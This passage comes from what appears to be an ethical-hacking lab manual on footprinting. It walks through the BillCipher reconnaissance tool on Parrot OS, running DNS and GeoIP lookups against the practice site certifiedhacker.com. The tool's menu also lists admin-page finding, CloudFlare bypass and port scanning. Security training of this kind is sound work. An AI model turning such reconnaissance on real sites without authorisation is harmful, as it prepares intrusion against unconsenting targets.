2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. In the **Parrot Terminal** window, type **cd BillCipher** and press **Enter** to navigate to the BillCipher directory.



```
Applications Places System [terminal icon] [file icon] [volume icon] [window icon]
cd BillCipher - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~
$ sudo su
[sudo] password for attacker:
[root@parrot]~
# cd BillCipher
[root@parrot]~
#
```

5. Now, type **python3 billcipher.py** and press **Enter** to launch the application.

```
Applications Places System [icons] [terminal] [file manager]
cd BillCipher - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd BillCipher
[root@parrot]-[/home/attacker/BillCipher]
# python3 billcipher.py
```

6. BillCipher application initializes. In the **Are you want to collect information of website or IP address?** option, type **website** and press **Enter**.



The screenshot shows a terminal window titled "python3 billcipher.py - Parrot Terminal". The terminal output is as follows:

```
#####
#   # # #   #   #   # # ##### #   # ##### #####
#   # # #   #   #   # #   # #   #   #
##### # #   #   #   # #   # ##### ##### #   #
#   # # #   #   #   # ##### #   # #   #####
#   # # #   #   #   # # #   #   # #   #
##### # ##### ##### ##### # #   #   # ##### #   # 2.1
Information Gathering tool for a Website or IP address

Are you want to collect information of website or IP address? [website/IP]: website
```


7. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.

```
python3 billcipher.py - Parrot Terminal
```

```
File Edit View Search Terminal Help
```

```
#####  
#   #   #   #   #   #   #   #####   #   #   #####   #####  
#   #   #   #   #   #   #   #   #   #   #   #   #  
#####   #   #   #   #   #   #   #   #####   #####   #   #  
#   #   #   #   #   #   #   #####   #   #   #   #####  
#   #   #   #   #   #   #   #   #   #   #   #   #   #  
#####   #   #####   #####   #####   #   #   #   #####   #   # 2.1  
Information Gathering tool for a Website or IP address
```

```
Are you want to collect information of website or IP address? [website/IP]: website  
Enter the website address: www.certifiedhacker.com
```

8. BillCipher displays various available options that you can use to gather information regarding a target website.
9. In the **What information would you like to collect?** option, type **1** to choose the **DNS Lookup** option and press **Enter**.


```
python3 billcipher.py - Parrot Terminal
```

```
#####  
#   #   #       #   #   ##### #   #   #####  
#   #   #       #   #   #   #   #   #   #  
##### #   #   #   #   #   ##### ##### #   #  
#   #   #       #   #   #   ##### #   #   #####  
#   #   #       #   #   #   #   #   #   #   #  
##### #   ##### ##### ##### #   #   ##### #   2.1  
Information Gathering tool for a Website or IP address  
  
Are you want to collect information of website or IP address? [website/IP]: website  
Enter the website address: www.certifiedhacker.com  
  
1) DNS Lookup  
2) Whois Lookup  
3) GeoIP Lookup  
4) Subnet Lookup  
5) Port Scanner  
6) Page Links  
7) Zone Transfer  
8) HTTP Header  
9) Host Finder  
10) IP-Locator  
11) Find Shared DNS Servers  
12) Get Robots.txt  
13) Host DNS Finder  
14) Reserve IP Lookup  
15) Email Gathering (use Infoga)  
16) Subdomain listing (use Sublist3r)  
17) Find Admin login site (use Breacher)  
18) Check and Bypass CloudFlare (use HatCloud)  
19) Website Copier (use httrack)  
20) Host Info Scanner (use WhatWeb)  
21) About BillCipher  
22) Fuck Out Of Here (Exit)  
  
What information would you like to collect? (1-20): 1
```


Module 02 – Footprinting and Reconnaissance

10. The result appears, displaying the DNS information regarding the target website, as shown in the screenshot.

11. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.



```
python3 billcipher.py - Parrot Terminal
File Edit View Search Terminal Help
# # # # # # # # # # # #
##### # ##### ##### # # # # ##### # # 2.1
Information Gathering tool for a Website or IP address


Are you want to collect information of website or IP address? [website/IP]: website
Enter the website address: www.certifiedhacker.com

1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
15) Email Gathering (use Infoga)
16) Subdomain listing (use Sublist3r)
17) Find Admin login site (use Breacher)
18) Check and Bypass CloudFlare (use HatCloud)
19) Website Copier (use httrack)
20) Host Info Scanner (use WhatWeb)
21) About BillCipher
22) Fuck Out Of Here (Exit)

What information would you like to collect? (1-20): 1
A : 162.241.216.11
MX : 0 mail.certifiedhacker.com.
NS : ns2.bluehost.com.
NS : ns1.bluehost.com.
TXT : "v=spf1 a mx ptr include:bluehost.com ?all"
CNAME : certifiedhacker.com.
SOA : ns1.bluehost.com. dnsadmin.box5331.bluehost.com. 2018011205 86400 7200 3600000 300

Do you want to continue? [Yes/No]: Yes
```


12. Are you want to collect information of website or IP address? option appears, type **website** and press **Enter**.
13. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
14. Now, type **3** and press **Enter** to choose the **GeoIP Lookup** option from the available information gathering options.
15. The result appears, displaying the **GeoIP Lookup** information of the target website, as shown in the screenshot.
16. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.



```
python3 billcipher.py - Parrot Terminal
File Edit View Search Terminal Help
CNAME : certifiedhacker.com.
SOA : ns1.bluehost.com. dnsadmin.box5331.bluehost.com. 2018011205 86400 7200 3600000 300

Do you want to continue? [Yes/No]: Yes

